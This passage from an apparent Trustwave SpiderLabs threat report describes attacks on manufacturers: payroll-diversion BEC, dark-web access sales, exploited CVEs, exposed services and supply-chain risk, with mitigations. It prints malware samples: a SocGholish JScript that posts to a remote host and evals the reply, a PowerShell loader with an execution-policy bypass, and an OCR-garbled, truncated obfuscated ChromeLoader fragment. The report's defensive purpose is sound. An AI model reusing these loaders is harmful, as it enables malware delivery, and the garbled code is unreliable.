Aside from mass phishing attacks, our team also BEC attacks which are often more sophisticated, making it easy for threat actors to trick their victims. Our analysis found a large portion of the phrases used are in relation to Payroll Diversion emails. Terms related to banking details such as ‘direct deposit,’ ‘bank information,’ and ‘payroll information’ are often used to refer to the payroll account of the impersonated employee.



Word cloud of the most common phrases used in BEC attacks

Other terms such as 'change request,' 'change direct,' and 'update payroll' are also related to this type of BEC emails. The phrase 'before the next payroll' is also commonly used by threat actors to request the adjustment of the banking information as soon as possible - before the next payroll is credited.


Additionally, Trustwave SpiderLabs has been monitoring the effect of AI and LLMs like ChatGPT on phishing and BEC types of attacks. Many of the red flags that we teach users to identify phishing emails include items like picking out misspellings, grammar mistakes, and general clumsiness of writing that may indicate that the author is not a native speaker.

The quick maturity and expanded use of LLM technology is making the crafting these emails even easier, more compelling, highly personalized, and harder to detect. Trustwave SpiderLabs has detected multiple spearphishing attacks with malicious attachments or links being used against manufacturing entities. Creating these targeting, compelling spearphishing emails will likely be made easier for attackers with LLM technology.



Mitigations to Reduce Risk

- Consistently conduct mock phishing tests to assess the effectiveness of anti-phishing training and retrain repeat offenders.
- Implement robust anti-spoofing measures, including deploying technologies on email gateways.
- Deploy layered email scanning with a solution like MailMarshal to provide better detection and protection.
- Utilize techniques to detect domain misspellings, enabling the identification of phishing and BEC attacks.



Initial Foothold: Logging in

The Threat


Sometimes attackers gain access to your network simply by logging in. This could occur if the default credentials for a device have not been changed, if weak passwords are used and vulnerable to brute-forcing, or if credentials have been purchased from an underground forum. Beyond simple credentials, attackers can purchase access to a webshell or active sessions already in place in a target organization.

Trustwave SpiderLabs Insights

The Trustwave SpiderLabs team performs proactive threat hunts in our clients' environments to identify breaches or compromises that have yet to be identified. In the course of these engagements, the team regularly finds the following issues that directly contribute to this threat.

CREDENTIAL ACCESS

The most common tactic observed in the reported incidents was Credential Access, which accounted for 45% of the incidents analyzed. The techniques observed in the attacks relied mostly on password brute-force attempts, but also OS credential dumping and stealing or forging Kerberos tickets.



Incidents in manufacturing categorized using MITRE ATT&CK matrix

The most common findings from our threat hunts indicate a prevalence in unsecured credentials related to automated scripts exposing passwords in clear text. Our team has observed that these findings often occur in scripts pertaining to file transfer applications.

INITIAL ACCESS BROKERS

In 2023, the underground market experienced a marked increase in the trade of access credentials pertaining to data, networks, and systems across a variety of industries, elevating these credentials to the status of highly coveted commodities. Initial Access Brokers, which have been more prevalent on underground marketplaces and forums, were observed offering unauthorized access to organizations within the manufacturing industry.

For example, our team observed that an undisclosed threat actor listed access to a firm operating within the steel industry in both Mexico and the United States. The access was offered in exchange for three bitcoins, which, at the time, was valued at approximately US \$62,500.

The advertised access included an AnyDesk remote desktop account, an administrative account, a VPN account, and additional accounts, all reportedly equipped with remote connectivity capabilities. This provides everything needed for an attacker to gain initial access and the means to laterally move within the organization. Also note that this is not a unique occurrence as there are many other examples in various Dark Web and underground forums as seen in the examples below.

The image contains two screenshots of forum posts from a Russian-speaking Dark Web forum. Both posts feature a user profile with a black background and a green 'NO AVATAR' placeholder. The first post (ID #13) lists the following details:

country: us
revenue: \$763.8M (zoominfo)
access: citrix
account type: domain user
Industry: Industrial Machinery & Equipment
av: Trend micro
price: \$700

The second post (ID #14) lists the following details:

country: us
revenue: \$47.5M (zoominfo)
access: citrix
account type: admin
Industry: Manufacturing
av: WD
price: \$300

Post taken from a Russian Dark Web forum with a threat actor selling Citrix access to manufacturers' networks in US

RCE: Remote SSH Logins on Industrial Automation big enterprise [Still Selling]

The screenshot shows a forum post with a user profile picture labeled 'NO AVATAR'. The post content includes:

- I am selling access to an industrial automation company that provides services to the automotive industry, price to be agreed, there are 3 machines including root login.
- Initial price: \$5k usd
payment type: only bitcoin or monero
- contact only in forum.
- details:
- 3 machines with root login, with external websites.
- 3 different networks and one webshell.
- Location: Western Europe

At the bottom are standard forum interaction buttons: Жалоба (Complaint), Like, + Цитата (Quote), and Ответ (Reply).

Post taken from a Russian Dark Web forum with a threat actor selling root access to external websites for an industrial automation company

The screenshot shows a forum post with a user profile picture of a mask. The post content includes:

- тип доступа - администратор домена
- География - США
Сектор: Производство
- \$25,000 (0.9 BTC)

access type - domain admin
Geo - USA
Sector : Industrial Manufacturers

At the bottom are standard forum interaction buttons: Жалоба (Complaint), Like, + Цитата (Quote), and Ответ (Reply).

Post taken from a Russian Dark Web with a threat actor selling domain admin access to a US manufacturer

We have often observed that manufacturing entities require remote access to industrial environments for internal users and third parties like vendors and service providers. Insecure implementations of remote access such as lack of multi-factor authentication (MFA) and weak ciphers oftentimes make it easier for threat actors to leverage stolen credentials to gain access to the organization.

Finally, the ability to monetize remote access affords sellers significant influence, allowing them to demand substantial sums, particularly when the targets are essential services. The manufacturing sector is increasingly targeted due to its substantial revenue, critical position in supply chains, and a perceived likelihood of complying with extortion demands.

INFOSTEALERS

The information stolen by infostealer malware is typically offered up for sale. Some of the notable information stealers that we have observed in the manufacturing industry are LokiBot, Azorult, Formbook, and Snake Keylogger.

DRIVE-BY-DOWNLOADS

Our teams have also observed the use of drive-by-downloads for initial access. For example, we have seen the SocGolish malware leverage drive-by-downloads by masquerading as a software browser update to gain initial access to the victim's machine. Typically, we see a malicious JScript file downloaded that then leads to information stealing and retrieval of additional malware from a remote host.

```
var xmlhttp = new ActiveXObject('MSXML2.XMLHTTP');
xmlhttp.open('POST', 'https://[REDACTED]/subscribeEvent', ![])
xmlhttp.setRequestHeader('Upgrade-Insecure-Requests', '1')
xmlhttp.send('t9SRaELr659sWPRjQb0q0XRv2hh+jXFtonJKpTGVpQ==')
this.eval(xmlhttp.responseText);
```

Version of JScript that communicates with remote SocGolish infrastructure

Mitigations to Reduce Risk

- Regularly rotate passwords (e.g., every quarter) to mitigate issues related to valid accounts.
- Implement password complexity requirements to enhance security.
- Ensure that OT and IoT management have strong and complex passwords. Check for administrative consoles for these devices that might be running; they could be potential points of entry.
- Ensure secure remote access mechanisms are in place. Enable MFA to provide an additional layer of protection for accounts.
- Securely store credentials in programs in Password Managers to prevent credential abuse.
- Encrypt credentials when used in scripts to safeguard sensitive information.
- Audit local administrative accounts regularly and obfuscate admin accounts by not using admin in the name.
- Use LAPS on Windows systems to manage local accounts.
- Implement Privileged Access Management (PAM) and Privileged Identity Management (PIM) solutions to deepen defense in depth strategy.



Initial Foothold: Vulnerability Exploitation

The Threat

Exploiting vulnerabilities is often the first thing people think of when it comes to information security. This topic encompasses discussions on zero days, patch agility, proof-of-concept exploits, and vulnerability disclosure.

Simply put, a vulnerability refers to a bug in software that introduces security risks. Attackers develop specialized software or scripts to exploit the vulnerability and circumvent security controls, such as authorization, authentication, and audit controls. Once the vulnerability is exploited, the attacker can bypass a security control and introduce a payload, which can manifest as various types of malware, as we will explore later.

A software patch provided by the vendor resolves the bug responsible for the vulnerability and prevents exploitation.

Trustwave SpiderLabs Insights

Through active monitoring, Trustwave SpiderLabs identified the most common exploits targeting our clients in the manufacturing industry.


The techniques used in the attacks were mostly unspecified Remote Code Execution attempts, Apache Log4J (CVE-2021-44228), MOVEit RCE (CVE-2023-34362), Exchange Server RCE (CVE-2021-41040, CVE-2022-41082). Other attempts leveraged Cross-Site Scripting.

One factor that we have observed in manufacturing is the prevalence of legacy systems, which hinders vulnerability remediation, as these systems often prove difficult to patch or replace. This gap in remediating vulnerabilities further increases the exposure of manufacturing entities to threat groups that may want to leverage these issues to gain access or disrupt operations. It is also common that threat actors leverage the existence of these vulnerabilities by selling and auctioning them to other threat actors.

For example, last May 2022 the Black Basta ransomware group [claimed responsibility](#) for an attack on a prominent US-based agricultural machinery manufacturer. Interestingly, a known threat actor specializing in the sale of initial access and vulnerabilities had previously listed a structured query language injection (SQLi) vulnerability associated with the same manufacturing entity. Though the correlation between the two events is ambiguous, cooperation activities in targeting the industrial products and services domain are evident.


In February 2023, this same threat actor also advertised SQLi vulnerabilities affecting multiple organizations, claiming that it could be exploited for data exfiltration purposes. In a subsequent development in March 2023, the threat actor announced additional SQLi vulnerabilities, including one purportedly impacting a major France-based industrial and manufacturing conglomerate, which allegedly led to the exposure of two databases containing eight sets of administrative credentials.

Additionally, a recent Trustwave SpiderLabs search of Shodan, which scans all public IP addresses on the Internet, turned up over 198,000 open ports, service banners, and/or application fingerprinting under the factory and manufacturing tag with the addition of the top 13 manufacturing companies in the world.



Publicly accessible ports and services for the manufacturing sector

Based on our review, HTTP/S related ports like 443 (https), 80 (http), 8081 (http) were the most common. Interestingly, 7547 (TR-069) appeared more prominently for manufacturing. This protocol is used for remote management of Customer Premises Equipment (CPE), or devices connected to a service provider's network, such as home routers, modems, and other network equipment. Our team also noted other common ports and services were 161 (SNMP), 123 (NTP), 22(SSH), 9090 and 179 (BGP).




Top 10 publicly accessible ports for the manufacturing sector


Across the manufacturing organizations that had exposed services, there were numerous devices, particularly network devices that are outdated and vulnerable to known attacks, potentially exposing their organizations to attacks. Here are some examples of the vulnerable systems that our team found:




Multiple Fortinet Firewalls are exposed to CVE-2023-27997, which is a remote code execution vulnerability and Sophos firewalls are currently vulnerable to CVE-2022-3236, which is a code injection vulnerability in the user portal



Huge uptick of attacks on Cisco ASA SSL VPN's, with most attacks exploiting default accounts and common username and password



Now discontinued, Boa web servers were used to attack Indian power grids back in 2022 - Chinese hackers called the 'Threat Activity Group 38' made use of a modular backdoor dubbed shadowpad to perform these attacks




CVE-2023-30799 is a vulnerability in Mikrotik router OS that lets malicious hackers use a serious privilege escalation flaw to run arbitrary code and take complete control of exposed devices

gSOAP soap 2.7

```
HTTP/1.1 500 Internal Server Error
Server: gSOAP/2.7
Content-Type: text/xml; charset=utf-8
Content-Length: 2836
Connection: close
```


Multiple instances of gSoap vulnerable to Devil's Ivy (CVE-2017-9765), which let attackers gain access to camera feeds



A plex bug has been actively exploited according to CISA, and many instances of plex media servers were found running on manufacturing servers

Mitigations to Reduce Risk

- Utilize vulnerability assessments and penetration testing to identify vulnerable servers. Pay close attention to possible OT and IoT devices that may be running remote services.
- Promptly patch critical vulnerable systems. Ensure both IT and OT systems are covered by the vulnerability and patch management process. If patching is not possible or needs additional time, ensure that compensating controls like network based "virtual patching" and network isolation are in place.
- Databases that store sensitive consumer data should be a priority for system and software patching. Database auditing tools like Trustwave's DbProtect that can flag misconfiguration and user rights can also help eliminate risk.
- Place all servers behind the firewall and practice proper network segmentation for enhanced access control.
- Disable Internet access for servers that do not require it.
- Strengthen access controls to minimum necessary levels for authorized users.



Initial Foothold: Supply Chain

The Threat

Supply chain attacks are increasingly prevalent. Instead of directly targeting multiple large entities, attackers concentrate their efforts on trusted third-party partners frequently utilized by these entities. This strategy is sometimes referred to as "the Domino Risk," as the attackers aim to topple one domino, causing a chain reaction that affects numerous others.


The return on investment for this type of attack appears to be substantial, considering its current popularity and the alarming compromise incidents we often encounter in headlines.

Trustwave SpiderLabs Insights

The supply chain constitutes a fundamental component of the manufacturing industry, serving as the pivotal process for transforming raw materials into finished products. This intricate operational process often involves the participation of multiple stakeholders. It is this interdependence that renders the manufacturing industry susceptible to cyberattacks, as a disruption within any facet of the supply chain can potentially trigger substantial downtime across the entire production spectrum.

For example, in 2022, one of the most significant supply chain attacks worldwide involved one of the biggest automakers in the world. A ransomware attack on one of the major suppliers, led to the Japanese vehicle manufacturer to [partially take down its manufacturing processes](#). The downtime caused the company a five percent drop in production.

The advent of the "Manufacturing-as-a-Service" paradigm has brought forth a transformation in supply chain dynamics. Amidst a growing trend of cybercriminals targeting supply chains to breach or disrupt critical business systems, the importance of fortifying supply chain security becomes much more important. The image below illustrates a classic example of what we call a "Domino Risk" from a supply chain perspective.




Black Basta ransomware group claiming a successful attack on a leading light metal manufacturer (the claim specifically calls out the multiple customers and clients that could potentially be affected)

The shift towards a heightened level of interconnectivity and interdependence within this paradigm has witnessed a proliferation of third-party integrations within IT and OT infrastructures. This proliferation, in turn, highlights the importance of validating suppliers' cybersecurity measures and controls. This is particularly important with the proliferation of vulnerabilities in third party products like SolarWinds, MOVEit, and 3CX which highlights the exposure that third-party vendors can create for manufacturing organizations.

Mitigations to Reduce Risk

- Know your supply chain. Have an inventory of all critical suppliers and ensure vendor security due diligence is being performed regularly.
- Prioritize the security and protection of your systems and those of third-party partners.
- Implement the latest security measures to ensure the safety of information assets and infrastructure.
- Recognize that the security of the ecosystem is dependent on the strength of its weakest link.



Initial Payload


The Threat

Once a foothold is established, the attacker generally does not anticipate having complete control over the entire network. Often, they have gained access to a low-value system with limited network privileges. They will proceed to download more sophisticated tools and malware to enhance their foothold or leverage existing tools such as PowerShell or LOLBins (Living-off-the-Land Binaries).

Trustwave SpiderLabs Insights

Trustwave SpiderLabs has observed that the techniques observed in the security incidents mostly involved the use of PowerShell to execute commands and scripts on compromised systems, as well as to download and run malicious payloads.

Another popular technique used by adversaries relies upon a user opening a malicious file to gain execution. Users may be subjected to social engineering to get them to open a file that will lead to code execution.



Observed execution techniques used by attackers

Our team has observed both techniques, User Execution and PowerShell, working in tandem to deploy the initial payload in organizations. For example, we have noted this scenario in cases involving the WebCompanion application. WebCompanion falls under the category of antivirus-type software but is considered a potentially unwanted application (PUA) because of distribution methods used by its developers.

In cases we have observed this particular PUA, the user executed an MSI installer that then executed a set of obscure PowerShell commands aimed to decode and load the WebCompanion application. Note that this command triggered Defender endpoint alerts.


```

Powershell.exe -ExecutionPolicy bypass -c "
[Reflection.Assembly]::Load([System.IO.File]::ReadAllBytes('Newtonsoft.Json.dll'));
[Reflection.Assembly]::Load([System.IO.File]::ReadAllBytes('System.Data.SQLite.dll'));
[Reflection.Assembly]::Load([System.IO.File]::ReadAllBytes('ICSharpCode.SharpZipLib.dll'));
[Reflection.Assembly]::Load([System.IO.File]::ReadAllBytes('LZ4.dll'));$h=Get-Content -Path 'WC.txt' -Raw;
[Byte[]]$bytes=($h -split '[{2}]' -ne '') -replace '^', '0X';[Reflection.Assembly]::Load($bytes);
[WebCompanion.Startup]::Start()"

```

PowerShell commands meant to decode and load the WebCompanion PUA

In another interesting case that highlights the use of PowerShell, we noted that a downloaded ISO file installed a malicious Node.js that led to executing a PowerShell script that installed ChromeLoader. This is a browser hijacker that force-installs browser extensions that redirect search results to promote unwanted software, fake giveaways, surveys, adult games, dating sites, and other irrelevant results.



```

1  <!doctype html>
2  <html>
3
4  <head>
5    <title>Videos</title>
6  </head>
7
8  <body>
9  <script>
10 function a0_0x1aff(_0x13838c,_0x57d8ef){var _0x1bbb02-a0_0x5319();return a0_0x1aff-functi
a0_0x1aff['vCmIii']==undefined){var _0x2c92d6=function(_0x1affa1){var _0x39bbf5='abcdefg
_0x325df3'',_0x4b6f3b='',_0x47681d-_0x325df3+_0x292d6;for(var _0x306851-0x0, _0x2ed10b,_
2ed10b*0x48+_0x4d3b49:_0x4d3b49,_0x306851+=%0x4)?_0x325df3+-_0x47681d['charCodeAt'](_0x19
rCode](0xffff&_0x2ed10b>>(-0x2*_0x306851&0x6)): _0x306851:_0x0)_0x4d3b49-_0x39bbf5['indexOf
_0x23b788-0x0,_0x447333-_0x325df3['length'];_0x23b788<_0x447333;_0x23b788++)_0x4b6f3b++'
decodeURIComponent( _0x4b6f3b);};a0_0x1aff['HdPDr']=_0x2c92d6,_0x13838c=arguments,a0_0x1a
0x0],_0xfae23d-_0x46d4f7+_0x577ac3,_0x53194b-_0x13838c[_0xfae23d];if(!_0x53194b){var _0x5
return'newState';},this['LVymcj']=\x5cw+\x20*\x5c(\x5c)\x20*(\x5cw+\x20*,this['Ywubxs']
(this['LVymcj']+this['Ywubxs']),_0x5bae4f-_0x5368a['test'](this['HyDuGL']['toString']))()
this['ELKej0'](_0x5bae4f),_0x5c4d6a['prototype'][['ELKej0']=function(_0x150200){if(!Bool
this['hNaByf'])(this['jbNaGp']);},_0x5c4d6a['prototype'][['hNaByf']=function( _0x1b6f87){for
_0x344858-0x0,_0x3a9f1c-this['NJVIDs']['length'];_0x344858-_0x3a9f1c;_0x344858++)(this['N
this['NJVIDs'][!0x0]);},new _0x5c4d6a(a0_0x1aff)]['UztaeC'](),_0x4c288c-a0_0x1aff['HdPDr']

